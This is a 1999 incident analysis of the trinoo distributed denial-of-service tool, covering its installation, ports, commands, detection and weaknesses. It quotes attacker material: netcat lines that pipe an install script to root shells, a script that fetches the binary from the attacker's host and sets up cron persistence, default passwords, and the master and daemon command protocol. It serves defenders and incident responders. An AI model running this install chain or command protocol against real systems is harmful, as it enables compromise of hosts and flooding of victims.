==========

The DoS Project's "trinoo" distributed denial of service attack tool

==========

David Dittrich <dittrich@cac.washington.edu>
University of Washington

October 21, 1999

Introduction

The following is an analysis of the DoS Project's "trinoo" (a.k.a. "trin00") master/slave programs, which implement a distributed network denial of service tool.

Trinoo daemons were originally found in binary form on a number of Solaris 2.x systems, which were identified as having been compromised by exploitation of buffer overrun bugs in the RPC services "statd", "cmsd" and "ttdbserverd". These attacks are described in CERT Incident Note 99-04:

http://www.cert.org/incident_notes/IN-99-04.html

The trinoo daemons were originally believed to be UDP based, access-restricted remote command shells, possibly used in conjunction with sniffers to automate recovering sniffer logs.

During investigation of these intrusions, the installation of a trinoo network was caught in the act and the trinoo source code was obtained from the account used to cache the intruders' tools and log files. This analysis was done using this recovered source code.

Modification of the source code would change any of the details in this analysis, such as prompts, passwords, commands, TCP/UDP port numbers, or supported attack methods, signatures, and features.

The daemon was compiled and run on Solaris 2.5.1 and Red Hat Linux 6.0 systems. The master was compiled and run on Red Hat Linux 6.0. It is believed that both master and daemon have been witnessed "in the wild" on these same platforms.

Trinoo networks are probably being set up on hundreds, perhaps thousands, of systems on the Internet that are being compromised by remote buffer overrun exploitation. Access to these systems is probably being perpetuated by the installation of multiple "back doors" along with the trinoo daemons.

A trinoo network of at least 227 systems -- 114 of these at Internet2 sites -- was used on August 17, 1999 to flood a single system at the University of Minnessota, swamping the target network and rendering it unusable for over two days. While responding to this attack, large flows were also noticed going to at least sixteen other systems, some outside the US. (See Appendix D for a report of part of this trinoo attack.)

Attack scenario

A typical installation might go something like this.

1) A stolen account is set up as a repository for pre-compiled versions of scanning tools, attack (i.e. buffer overrun exploit) tools, root kits and sniffers, trinoo daemon and master programs, lists of vulnerable hosts and previously compromised hosts, etc. This would normally be a large system with many users, one with little administrative oversight, and on a high-bandwidth connection for rapid file transfer.

2) A scan is performed of large ranges of network blocks to identify potential targets. Targets would include systems running various services known to have remotely exploitable buffer overflow security bugs, such as wu-ftpd, RPC services for "cmsd", "statd","ttdbserverd", "amd", etc. Operating systems being targeted appear to be primarily Sun Solaris 2.x and Linux (due to the ready availability of network sniffers and "root kits" for concealing back doors, etc.), but stolen accounts on any architecture can be used for caching tools and log files.

3) A list of vulnerable systems is then used to create a script that performs the exploit, sets up a command shell running under the root account that listens on a TCP port (commonly 1524/tcp, the "ingreslock" service port), and connects to this port to confirm the success of the exploit. In some cases, an electronic mail message is sent to an account at a free web based email service to confirm which systems have been compromised.

The result is a list of "owned" systems ready for setting up back doors, sniffers, or the trinoo daemons or masters.

4) From this list of compromised systems, subsets with the desired architecture are chosen for the trinoo network. Pre-compiled binaries of the trinoo daemon are created and stored on a stolen account somewhere on the Internet.

5) A script is then run which takes this list of "owned" systems and produces yet another script to automate the installation process, running each installation in the background for maximum multitasking.

This script uses "netcat" ("nc") to pipe a shell script to the root shell listening on, in this case, port 1524/tcp:

```
./trin.sh | nc 128.aaa.167.217 1524 &
./trin.sh | nc 128.aaa.167.218 1524 &
./trin.sh | nc 128.aaa.167.219 1524 &
./trin.sh | nc 128.aaa.187.38 1524 &
./trin.sh | nc 128.bbb.2.80 1524 &
./trin.sh | nc 128.bbb.2.81 1524 &
./trin.sh | nc 128.bbb.2.238 1524 &
./trin.sh | nc 128.ccc.12.22 1524 &
./trin.sh | nc 128.ccc.12.50 1524 &
```

The script "trin.sh", whose output is being piped to these systems, looks like:

```
echo "rcp 192.168.0.1:leaf /usr/sbin/rpc.listen"
echo "echo rcp is done moving binary"

echo "chmod +x /usr/sbin/rpc.listen"

echo "echo launching trinoo"
echo "/usr/sbin/rpc.listen"

echo "echo \* \* \* \* \* /usr/sbin/rpc.listen > cron"
echo "crontab cron"
echo "echo launched"
echo "exit"
```

Depending on how closely crontab files are monitored, or if they are used at all, this may be detected easily. If cron is not used at all by this user (usually root), it may not be detected at all.

Another method was witnessed on at least one other system, where the daemon was named "xterm", and was started using a script (named "c" on the system on which it was found) that contains:

```
cd /var/adm/.1
PATH=.:$PATH
export PATH
xterm 1>/dev/null 2>&1
```

This would supposedly imply a method of running this script on demand to set up the trinoo network.

Even more subtle ways of having trinoo daemons/masters lie in wait for execution at a given time are easy to envision (e.g., UDP or ICMP based client/server shells, such as LOKI (see Appendix C) , programs that wake up periodically and open a listening TCP or UDP port, etc.)

The result of this automation is the ability for attackers to set up the denial of service network, on widely dispersed systems whose true owners don't even know are out of their control, in a very short time frame.

6) Optionally, a "root kit" is installed on the system to hide the presence of programs, files, and network connections. This is more important on the master system, since these systems are key to the trinoo network. (It should be noted that in many cases, masters have been set up on Internet Service Providers' primary name server hosts, which would normally have extremely high packet traffic and large numbers of TCP and UDP connections, which would effectively hide any trinoo related traffic or activity, and would likely not be detected.

(The fact that these are primary name servers would also tend to makethe owners less likely to take the system off the Internet when reports begin to come in about suspected denial of service related activity.)


Root kits would also be used on systems running sniffers that, along with programs like "hunt" (TCP/IP session hijacking tool) are used to burrow further into other networks directly, rather than through remote buffer overrun exploits (e.g., to find sites to set up new file repositories, etc.)

For more on "root kits" and some ways to get around them, see:

http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq

The network: attacker(s)-->master(s)-->daemon(s)-->victim(s)

The trinoo network is made up of a master server ("master.c") and the trinoo daemon ("ns.c"). A trinoo network would look like this:



The attacker(s) control one or more "master" servers, each of which can control many "daemons" (known in the code as "Bcast", or "broadcast" hosts.) The daemons are all instructed to coordinate a packet based attack against one or more victim systems. All that is then needed is the ability to establish a TCP connection to the master hosts using "telnet" and the password to the master server to be able to wage massive, coordinated, denial of service attacks.

Communication ports

- **Attacker to Master(s): 27665/tcp**
- **Master to daemon(s): 27444/udp**
- **Daemon to Master(s): 31335/udp**

Remote control of the trinoo master is accomplished via a TCP connection to port 27665/tcp. After connecting, the user must give the proper password ("betaalmostdone"). If another connection is made to the server while someone is already authenticated, a warning is sent to them with the IP address of the connecting host (it appears there is a bug that reports incorrect IP addresses, but a warning is still communicated). This will no doubt be fixed eventually and will then give the attackers time to clean up and cover their tracks.

Communication from the trinoo master to daemons is via UDP packets on port 27444/udp. Command lines are space separated lines of the form:

arg1 password arg2

The default password for commands is "l44adsl", and only command lines that contain the substring "l44" are processed.

Communication from the trinoo daemons and the master is via UDP packets on port 31335/udp.When the daemon starts, it initially sends "*HELLO*" to the master, which maintains a list of active daemons that it controls (packet captured using "sniffit"):

UDP Packet ID (from_IP.port-to_IP.port): 192.168.0.1.32876-10.0.0.1.31335 45 E 00 . 00 . 23 # B1 . 5D] 40 @ 00 . F8 . 11 . B9 . 27 . C0 . A8 . 00 . 01 .0A . 00 . 00 . 01 . 80 . 6C 17A z 67 g 00 . 0F . 06 . D4 . 2A * 48 H 45 E 4C L4C L 4F O 2A

If the trinoo master sends a "png" command to a daemon on port 27444/udp, the daemon will reply to the server that just sent the "png" command by sending the string "PONG" on port 31335/udp:

UDP Packet ID (from_IP.port-to_IP.port): 10.0.0.1.1024-192.168.0.1.27444 45 E 00 . 00 . 27 ' 1A . AE . 00 . 00 . 40 @ 11 . 47 G D4 . 0A . 00 . 00 . 01 . C0 . A8 . 00 . 01 . 04 . 00 . 6B k 34 4 00 . 13 . 2F / B7 . 70 p 6E n 67 g 20 6C l 34 4 34 4 61 a 64 d 73 s 6C l

UDP Packet ID (from_IP.port-to_IP.port): 192.168.0.1.32879-10.0.0.1.31335 45 E 00 . 00 . 20 13 . 81 . 40 @ 00 . F8 . 11 . 57 W 07 . C0 . A8 . 00 . 01 .0A . 00 . 00 . 01 . 80 . 6F o 7A z 67 g 00 . 0C . 4E N 24 $ 50 P 4F O 4E N 47 G

Password Protection

Both the master and daemons are password protected to prevent system administrators (or other hacker groups) from being able to take control of the trinoo network. These passwords are crypt() style passwords. They are used in a symmetric fashion, where the encrypted password is compiled into the master and daemons and used to compare against the clear-text version of the password that is sent over the network (the current version does not encrypt the actual session, so the clear-text passwords are exposed in transit and the master control sessions are subject to TCP session highjacking).

When initially run, the master daemon produces a prompt, waiting for a password. If the proper password is not received, the program exits. If the proper password is given, the process announces its execution, forks to continue running in the background, and exits:

```
# ./master
?? wrongpassword
#

# ./master
?? gOrave
trinoo v1.07d2+f3+c [Sep 26 1999:10:09:24]
#
```

Likewise, when you connect to the remote command port (default 27665/tcp), you must also give a password:

```
attacker$ telnet 10.0.0.1 27665
Trying 10.0.0.1
Connected to 10.0.0.1
Escape character is '^]'.
kwijibo
Connection closed by foreign host.
```

```
attacker$ telnet 10.0.0.1 27665
Trying 10.0.0.1
Connected to 10.0.0.1
Escape character is '^]'.
betaalmostdone
trinoo v1.07d2+f3+c..[rpm8d/cb4Sx/]


trinoo>
```

Certain commands sent to the trinoo daemons by the master are also password protected. This password is sent in clear text between the master and daemons.

The default passwords were:

- ✔ **"l44adsl" trinoo daemon password**
- ✔ **"gOrave" trinoo master server startup ("?? " prompt)**
- ✔ **"betaalmostdone" trinoo master remote interface password**
- ✔ **"killme" trinoo master password to control "mdie" command**

Master commands

The trinoo master supports the following commands:

die	Shut down the master.
quit	Log off the master.
mtimer N	Set DoS timer to N seconds. N can be between 1 and 1999 seconds. If N is < 1, it defaults to 300. If N is > 2000, it defaults to 500.
dos IP	DoS the IP address specified. A command ("aaa l44adsl IP") is sent to each Bcast host (i.e., trinoo daemons) telling them to DoS the specified IP address.
mdie pass	Disable all Bcast hosts, if the correct password is specified. A command is sent ("d1e l44adsl") to each Bcast host telling them to shut down. A separate password is required for this command.
mping	Send a PING command ("png l44adsl") to every active Bcast host.
mdos <ip1:ip2:ip3>	Multiple DoS. Sends a multiple DoS command ("xyz l44adsl 123:ip1:ip2:ip3") to each Bcast host.
info	Print version and compile information, e.g.: This is the "trinoo" AKA DoS Project master server version v1.07d2+f3+c Compiled 15:08:41 Aug 16 1999
msize	Set the buffer size for packets sent during DoS attacks.
nslookup host	Do a name service lookup of the specified host from the perspective of the host on which the master server is running.
killdead	Attempts to weed out all dead Bcast hosts by first sending all known Bcast hosts a command ("shi l44adsl") that causes any active daemons to reply with the initial "*HELLO*" string, then renames the Bcast file (with extension "-b") so it will be re-initialized when the "*HELLO*" packets are received.
usebackup	Switch to the backup Bcast file created by the "killdead" command.
bcast	List all active Bcast hosts.
help [cmd]	Give a (partial) list of commands, or a brief description of the command "cmd" if specified.

mstop	Attempts to stop a DoS attack (not implemented, but listed in the help command).

Daemon commands

The trinoo daemon supports the following commands:

aaa pass IP	DoS the specified IP address. Sends UDP packets to random (0-65534) UDP ports on the specified IP addresses for a period of time (default is 120 seconds, or 1 – 1999 seconds as set by the "bbb" command.) The size of the packets is that set by the "rsz" command, or the default size of 1000 bytes.
bbb pass N	Sets time limit (in seconds) for DoS attacks.
shi pass	Sends the string "*HELLO*" to the list of master servers compiled into the program on port 31335/udp.
png pass	Sends the string "PONG" to the master that issued the the command on port 31335/udp.
d1e pass	Shut down the trinoo daemon.
rsz N	Set size of buffer for DoS attacks to N bytes. (The trinoo daemon simply malloc()s a buffer with this size, then sends the uninitialized contents of the buffer during an attack.)
xyz pass 123:ip1:ip2:ip3	Multiple DoS. Does the same thing as the "aaa" command, but for multiple IP addresses.

It could be coincidence, but I will give the author some credit and assume that three letter commands were chosen so they don't show up in the binary as visible strings under the default behavior of STRINGS(1). You must use the "--bytes=3" option of GNU STRINGS(1) to see the commands:

```
# strings --bytes=3 ns | tail -15
socket
bind
recvfrom
l44
%s %s %s
alf3YWfOhw.V.
aaa
bbb
shi
png
PONG
d1e
rsz
xyz
*HELLO*
```

Fingerprints

The method used to install the trinoo daemon on some systems employs a crontab entry to start the daemon every minute. Examining crontab files would locate this entry:

```
* * * * * /usr/sbin/rpc.listen
```

The master program creates a file (default name "...") containing the set of Bcast hosts. If the command "killdead" is used, an "shi" command is sent to all daemons listed in "...", which causes them to send the initial "*HELLO*" string to all masters. The current list is renamed(default "...-b") and a new list is then generated as each remaining live daemon

sends its "*HELLO*".

The source code ("master.c") contains the following lines:

```
---------------------------------------------------------------------------
. . .
/* crypt key encrypted with the key 'bored'(so hex edit cannot get key easily?)
   comment out for no encryption... */
#define CRYPTKEY "ZsoTN.cq4X31"
. . .
---------------------------------------------------------------------------
```

If the program was compiled with CRYPTKEY defined, the IP addresses of Bcast hosts are encrypted using the Blowfish encryption algorithm:

```
   # ls -l ... ...-b
   -rw-------   1 root     root          25 Sep 26 14:46 ...
   -rw-------   1 root     root          50 Sep 26 14:30 ...-b
   # cat ...
   JPbUc05Swk/0gMvui18BrFH/
   # cat ...-b
   aE5sK0PlFws0Y0EhH02fLVK.
   JPbUc05Swk/0gMvui18BrFH/
```

Assuming there is no "root kit" present to hide processes, the master server shows the following network socket fingerprints (of course, the names and directory locations of either program are subject to change):

```
---------------------------------------------------------------------------
# netstat -a --inet
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:27665                 *:*                     LISTEN
. . .
udp        0      0 *:31335                 *:*
. . .

# lsof | egrep ":31335|:27665"
master  1292     root    3u  inet      2460           UDP *:31335
master  1292     root    4u  inet      2461           TCP *:27665 (LISTEN)

# lsof -p 1292
COMMAND  PID USER   FD   TYPE DEVICE    SIZE  NODE NAME
master  1292 root  cwd    DIR    3,1    1024 14356 /tmp/...
master  1292 root  rtd    DIR    3,1    1024     2 /
master  1292 root  txt    REG    3,1   30492 14357 /tmp/.../master
master  1292 root  mem    REG    3,1  342206 28976 /lib/ld-2.1.1.so
master  1292 root  mem    REG    3,1   63878 29116 /lib/libcrypt-2.1.1.so
master  1292 root  mem    REG    3,1 4016683 29115 /lib/libc-2.1.1.so
master  1292 root    0u   CHR    4,1         2967 /dev/tty1
master  1292 root    1u   CHR    4,1         2967 /dev/tty1
master  1292 root    2u   CHR    4,1         2967 /dev/tty1
master  1292 root    3u  inet   2534         UDP *:31335
master  1292 root    4u  inet   2535         TCP *:27665 (LISTEN)
---------------------------------------------------------------------------
```

A system running a daemon would show the following:

```
---------------------------------------------------------------------------
# netstat -a --inet
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
. . .
```

```
udp        0      0 *:1024                  *:*
udp        0      0 *:27444                 *:*
. . .

# lsof | egrep ":27444"
ns       1316     root    3u  inet       2502            UDP *:27444

# lsof -p 1316
COMMAND  PID USER   FD   TYPE DEVICE    SIZE   NODE NAME
ns      1316 root  cwd    DIR    3,1    1024 153694 /tmp/...
ns      1316 root  rtd    DIR    3,1    1024      2 /
ns      1316 root  txt    REG    3,1    6156 153711 /tmp/.../ns
ns      1316 root  mem    REG    3,1  342206  28976 /lib/ld-2.1.1.so
ns      1316 root  mem    REG    3,1   63878  29116 /lib/libcrypt-2.1.1.so
ns      1316 root  mem    REG    3,1 4016683  29115 /lib/libc-2.1.1.so
ns      1316 root    0u   CHR    4,1          2967 /dev/tty1
ns      1316 root    1u   CHR    4,1          2967 /dev/tty1
ns      1316 root    2u   CHR    4,1          2967 /dev/tty1
ns      1316 root    3u  inet   2502          UDP *:27444
ns      1316 root    4u  inet   2503          UDP *:1024
```

Defenses

Of course, the best defense is to prevent intrusions and root level compromise of your systems in the first place, so there would be no systems on which to install trinoo master/daemons. In an ideal world, all systems would be patched, secured, monitored, intrusion detection systems and firewalls would be available to detect and reject packets, and I'd be a multi-millionaire living six months of the year in a beach mansion on Bali, and six months in the French Alps. In the real world, this is not an option (at least not in the foreseeable future.)

Instead, your network may already have several trinoo daemons running and ready to DoS other systems at any minute. So how can they be detected or disabled?

Because the programs use high numbered UDP ports for both communication and attack, it will be very difficult (if not impossible) to block it without breaking programs that use UDP on high numbered ports.

The easiest method to detect the presence of trinoo masters or daemons (as the code exists presently) may be to monitor all UDP packets on shared Ethernet segments and look for the tell tale signs of communication between master(s) and daemon(s) as described elsewhere in this paper. (Switches would preclude seeing UDP packets that are not associated with the MAC address of the monitoring host's network interface.) Unfortunately, this would only occur during an attack, which would likely become known by network throughput degradation and/or reports of denial of service attacks from victim sites.

If a system is suspected of hosting a trinoo daemon that is actively attacking, the output of the Solaris "truss" program on the running daemon will show output like the following:

```
 . . .
getmsg(3, 0xEFFFF830, 0xEFFFF83C, 0xEFFFF81C)   = 0
getmsg(3, 0xEFFFF830, 0xEFFFF83C, 0xEFFFF81C) (sleeping...)
getmsg(3, 0xEFFFF830, 0xEFFFF83C, 0xEFFFF81C)   = 0
time()                                          = 938385467
open("/dev/udp", O_RDWR)                        = 5
ioctl(5, I_PUSH, "sockmod")                     = 0
ioctl(5, I_STR, 0xEFFFF748)                     = 0
ioctl(5, I_SETCLTIME, 0xEFFFF7FC)               = 0
ioctl(5, I_SWROPT, 0x00000002)                  = 0
sigprocmask(SIG_SETMASK, 0xEFFFF7EC, 0xEFFFF7DC) = 0
ioctl(5, I_STR, 0xEFFFF660)                     = 0
sigprocmask(SIG_SETMASK, 0xEFFFF7DC, 0xEFFFF7B8) = 0
sigprocmask(SIG_BLOCK, 0xEFFFF548, 0xEFFFF5C0)          = 0
ioctl(5, I_STR, 0xEFFFF548)                     = 0
sigprocmask(SIG_SETMASK, 0xEFFFF5C0, 0x00000000) = 0
```

```
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)            = 0
time()                                          = 938385467
 . . .
-----------------------------------------------------------------------------
```

The traffic on the network during an attack against a single target (as seen by "tcpdump") would look like:

```
-----------------------------------------------------------------------------
# tcpdump ip host 192.168.0.1
 . . .
15:40:08.491782 10.0.0.1.1024 > 192.168.0.1.27444: udp 25
15:40:08.574453 192.168.0.1.32885 > 216.160.XX.YY.16838: udp 4 (DF)
15:40:08.576427 192.168.0.1.32885 > 216.160.XX.YY.5758: udp 4 (DF)
15:40:08.579752 192.168.0.1.32885 > 216.160.XX.YY.10113: udp 4 (DF)
15:40:08.583056 192.168.0.1.32885 > 216.160.XX.YY.17515: udp 4 (DF)
15:40:08.600948 192.168.0.1.32885 > 216.160.XX.YY.31051: udp 4 (DF)
15:40:08.604943 192.168.0.1.32885 > 216.160.XX.YY.5627: udp 4 (DF)
15:40:08.610886 192.168.0.1.32885 > 216.160.XX.YY.23010: udp 4 (DF)
15:40:08.614202 192.168.0.1.32885 > 216.160.XX.YY.7419: udp 4 (DF)
15:40:08.615507 192.168.0.1.32885 > 216.160.XX.YY.16212: udp 4 (DF)
15:40:08.616854 192.168.0.1.32885 > 216.160.XX.YY.4086: udp 4 (DF)
15:40:08.618827 192.168.0.1.32885 > 216.160.XX.YY.2749: udp 4 (DF)
15:40:08.623480 192.168.0.1.32885 > 216.160.XX.YY.12767: udp 4 (DF)
15:40:08.625458 192.168.0.1.32885 > 216.160.XX.YY.9084: udp 4 (DF)
15:40:08.628764 192.168.0.1.32885 > 216.160.XX.YY.12060: udp 4 (DF)
15:40:08.632090 192.168.0.1.32885 > 216.160.XX.YY.32225: udp 4 (DF)
 . . .
```

Weaknesses

The first weakness is that the crypt() encrypted passwords, and some prompts and return strings, are visible in both the master and daemon binary images.

This can allow you to identify whether you have found a master or a daemon, determine whether the passwords are the defaults shown in this paper or not, and potentially allow you to exploit the password weaknesses to take control of some/all of the trinoo network yourself.

If the source code has been modified (which it no doubt will by smarter attackers), you would need to crack the passwords, or use a hexadecimal/ASCII editor (e.g., "xxd", part of the VIM editor suite) and change them in the binary image, in order to, for example, run the master to retrieve the list of daemons.

If the source has not, you can determine this fact by observing the strings embedded in the program binary:

```
------------------------------------------------------------------------------
# strings - ns
 . . .
socket
bind
recvfrom
%s %s %s
alf3YWfOhw.V.          <=== crypt() encrypted password "l44adsl"
PONG
*HELLO*
 . . .

# strings - master
 . . .
---v
v1.07d2+f3+c
trinoo %s
l44adsl                <=== clear text version of daemon password
sock
0nm1VNMXqRMyM              <=== crypt() encrypted password "gOrave"
10:09:24
Sep 26 1999
trinoo %s [%s:%s]
bind
read
*HELLO*
ZsoTN.cq4X31           <=== CRYPTKEY
bored
NEW Bcast - %s
PONG
PONG %d Received from %s
Warning: Connection from %s
beUBZbLtK7kkY          <=== crypt() encrypted password "betaalmostdone"
trinoo %s..[rpm8d/cb4Sx/]
 . . .
DoS: usage: dos <ip>
DoS: Packeting %s.
aaa %s %s
mdie
ErDVt6azHrePE          <=== crypt() encrypted password for "mdie" command
mdie: Disabling Bcasts.
d1e %s
mdie: password?
 . . .
```

Next, and more vulnerable, is the daemon password, which travels the network in clear text form. Assuming you know the UDP port on which the master communicates to the client, you can capture the password using "sniffit", "ngrep", "tcpdump", or any network monitoring program capable of showing UDP packet data payloads (see Appendix A for a sample session logged with "ngrep").

For example, here is the "png" command being sent to the trinoo daemon as seen by "sniffit":

UDP Packet ID (from_IP.port-to_IP.port): 10.0.0.1.1024-192.168.0.1.2744445 E 00 . 00 . 27 ' 1A . AE . 00 . 00 . 40 @ 11 . 47 G D4 . 0A . 00 . 00 . 01 .C0 . A8 . 00 . 01 . 04 . 00 . 6B k 34 4 00 . 13 . 2F / B7 . 70 p 6E n 67 g 20 6C l 34 4 34 4 61 a 64 d 73 s 6C l

As was mentioned earlier, the "mdie" command in the trinoo master is password protected in the master itself. There are a couple ways to attack this.

If you can determine the crypt() encrypted string using the Unix "strings" command, you could (potentially) use a password cracking utility, such as "crack", and break it (see Appendix C). This may take a LONG time if the

password was well chosen, but it is feasible (and the "killme" password for the "mdie" command was cracked in less than 30 seconds on a Pentium II).

You could try to sniff the password on the wire between the attacker and the master, but presumably this command would not be used by the attackers often, if at all, since they want the daemons to be active when needed for an attack.

You may have more luck sniffing the daemon password, since it is required for most commands. This can be done on either the daemon's or master's network (these are usually entirely different networks.) It should be easier to accomplish on the daemon's network since there are far more daemons than masters. Since many of the masters have been found on primary name servers, presumably there would be more traffic on high-numbered UDP ports on networks containing masters than on networks containing daemons (outside of the duration of denial of service attacks, that is.) Furthermore you will likely find several daemons at a given site, possibly as a result of detecting the original system compromise.

Once you have located a daemon, you have also found the list of IP addresses of masters (use "strings" to see them.) You should immediately contact these sites and convince them to closely inspect the system for signs of intrusion, with likely "root kit" installations to make this task more difficult, and attempt to coordinate a response.

Having found a master, the list of daemons (which will likely include hosts at many other sites) can be obtained by simply identifying the file which contains the list, if unencrypted. If, however, the file is encrypted, you would either have to decrypt the Blowfish encrypted file using the same key compiled into the program, or by taking control of the master and using the "bcast" command.

It you have identified an active command session to a master, which is a standard "telnet" style TCP session, you could hijack the session using "hunt" and start executing commands. Not knowing the "mdie" command password, you could not disable all the daemons directly, but you COULD use the "bcast" command and get a list of all of them (you would probably want to do this using the "script" command to generate a transcript of the session, as this could be a very large list).

Once you know the addresses of all the daemons, and the daemon password (visible in "strings" output), you could then send the proper command string in UDP packets to any suspected trinoo daemon(s). Creation and transmission of UDP packets can be accomplished with tools like LibNet, Spak, the Perl Net::RawIP library, etc. (A Perl script using Net::RawIP named "trinot" has been developed to accomplish this task. See Appendix B).

As the typical installation of the daemon includes a crontab entry that runs it every minute, you would have to constantly spray your entire network to keep the daemons from re-starting. (This may be due to programming bugs that cause the daemons to crash occasionally, or may be to defeat system administrators who simply notice and kill the process, but do not think to check for a crontab entry that re-starts the daemon.)

The daemons can also be found on your network by sniffing the data portion of UDP packets for the strings "*HELLO*" and "PONG", or any of the command strings themselves for that matter (until the source is modified to change these strings, of course.)

The "ngrep" program works nicely for this:

```
------------------------------------------------------------------------------
# ngrep -i -x "*hello*|pong" udp
interface: eth0 (192.168.0.200/255.255.255.0)
filter: ip and ( udp )
match: *hello*|pong
 . . .
#
U 192.168.0.1:32887 -> 10.0.0.1:31335
  2a 48 45 4c 4c 4f 2a                    *HELLO*
###
U 192.168.0.1:32888 -> 10.0.0.1:31335
  50 4f 4e 47                             PONG
U 192.168.0.3:32815 -> 10.0.0.1:31335
  50 4f 4e 47                             PONG
U 192.168.0.5:32798 -> 10.0.0.1:31335
  50 4f 4e 47                             PONG
 . . .
------------------------------------------------------------------------------
```

While not weaknesses in trinoo itself, there are also weaknesses in the way the trinoo networks are set up.

As mentioned earlier, some systems showed crontab entries used to start the daemons once per minute. This leaves an obvious fingerprint on crontab files.

The scripts observed to automate the installation of trinoo networks use the Berkeley "rcp" command (use of rcp has also been observed in a file upload capability built into newer versions of the "Tribe Flood Network" daemon program). Monitoring "rcp" connections (514/tcp) from multiple systems on your network, in quick succession, to a single IP address outside your network would be a good trigger. (Note that the use of "rcp" in a script requires an anonymous trust relationship, usually in the form of "+ +" in a user's ~/.rhosts file, which also will allow you to immediately archive the contents of this account while contacting the owners to preserve evidence.)

(Further analysis of trinoo by George Weaver of Pennsylvania State University and David Brumley of Stanford niversity is included in Appendix E - Further methods of detecting trinoo. George deserves special credit for attempting to hand-decompile a recovered SPARC binary image!)

The next logical evolutionary steps

One of the easiest attacks to implement is the denial of service attack. Many bugs exist in TCP/IP stacks, for example, that allow fragmented packets, large packets, IP options, half-open TCP connections, or floods of packets (highest bandwidth wins) etc., to cause the system performance to be degraded, or actually crash the system.

As each bug is found, an exploit program demonstrating the bug is generally produced. Each of these exploit programs is generally unique, exploiting a specific bug that may only affect a single TCP/IP implementation (although with Microsoft having such a large market share of personal computers, and many home users being almost totally unaware of such bugs, let alone where to get and how to apply patches to fix these bugs, the chances are high that a multi-exploit attack will succeed in crashing the target system.)

These denial of service exploits are available from numerous sites on the Internet, such as:

http://www.technotronic.com/denial.html
http://www.rootshell.com/

The next step was to combine multiple denial of service exploits into one tool, using Unix shell scripts. One such tool, named "rape", (according to the code it was written in 1998 by "mars", with modifications by "TheVirus" and further code improvements by "ttol") integrates the following exploits into a single shell script:

```
echo "Editted for use with www.ttol.base.org"
echo "rapeing $IP. using weapons:"
echo  "latierra          "
echo -n "teardrop v2       "
echo -n "newtear          "
echo -n "boink            "
echo -n "bonk             "
echo -n "frag            "
echo -n "fucked           "
echo -n "troll icmp       "
echo -n "troll udp        "
echo -n "nestea2          "
echo -n "fusion2          "
echo -n "peace keeper     "
echo -n "arnudp           "
echo -n "nos             "
echo -n "nuclear          "
echo -n "ssping           "
echo -n "pingodeth        "
echo -n "smurf            "
echo -n "smurf4           "
echo -n "land             "
echo -n "jolt            "
echo -n "pepsi            "
```

A tool like this has the advantage of allowing an attacker to give a single IP address and have multiple attacks be launched (increasing the probability of successful attack), but meant having to have pre-compiled versions of each individual exploit packaged up in a Unix "tar" format archive, etc., for convenient transfer to a (usually stolen) account from which to launch the attack.

To still allow multiple denial of service exploits to be used, but with a single pre-compiled program that is more easy to store, transfer, and use quickly, programs like "targa.c" by Mixter were developed. Targa combines all of the following exploits in a single C source program:

```
/* targa.c - copyright by Mixter <mixter@gmx.net>
   version 1.0 - released 6/24/98 - interface to 8
   multi-platform remote denial of service exploits
 */
 . . .

/* bonk by route|daemon9 & klepto
 * jolt by Jeff W. Roberson (modified by Mixter for overdrop effect)
 * land by m3lt
 * nestea by humble & ttol
 * newtear by route|daemon9
 * syndrop by PineKoan
 * teardrop by route|daemon9
 * winnuke by _eci */
```

Even combined denial of service tools like "targa" still only allow one attacker to hit one IP address at a time.

To increase the effectiveness of the attack, groups of attackers, using IRC channels or telephone "voice bridges" for communication, could coordinate attacks, each person hitting a different system. This same coordination is being seen in probing for vulnerabilities, and in system compromise and control using multiple back doors and "root kits."

Even this has its limits, so in less than two years, it appears the next logical step has been taken to combine the power of a number of compromised systems into a distributed "denial of service cluster." The "trinoo" tool is an example of this, as is another similar tool available in the computer underground called the "Tribe Flood Network"(or "TFN") by Mixter.

While trinoo only implements UDP flood attacks, TFN supports ICMP flood, UDP flood, SYN flood, and Smurf style attacks, and is controlled via commands sent as ICMP_ECHOREPLY (ICMP Type 0) packets. It also employs Blowfish encryption, similar to trinoo. (TFN is analyzed in a separate paper).
It is all but guaranteed that these tools will continue to follow this trend and evolve into truly robust, covert, and distributed denial of service attack tools that employ strong encryption of embedded strings, passwords to control execution (possibly with trip wires that self-destruct, or wipe the entire system disc, if run in the wrong way, or by the wrong person), using encrypted communication channels, and communicating using packets posing as protocols like ICMP that are difficult to detect or block by firewalls.

--
David Dittrich <dittrich@cac.washington.edu>
